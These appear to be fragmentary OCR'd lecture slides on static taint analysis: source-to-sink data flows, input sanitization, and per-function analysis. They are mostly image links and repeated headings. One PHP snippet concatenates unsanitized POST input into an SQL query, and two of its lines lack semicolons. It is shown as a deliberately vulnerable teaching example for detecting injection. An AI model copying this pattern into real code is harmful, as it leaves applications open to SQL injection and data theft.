
Build Data Flows From Source to Sink




Build Data Flows From Source to Sink




Build Data Flows From Source to Sink



Case of the Input Sanitization



Case of the Input Sanitization



Intra-procedural Analysis

- A mechanism for performing analysis ***for each function***


```
<?php
  $id = $_POST['id'];
  $query = "SELECT * FROM users WHERE id='$id'";
  $query2 = "SELECT * FROM users WHERE id=123";
  $result = foo($query2)
  $result = foo($query)
?>
```

Analysis for this function

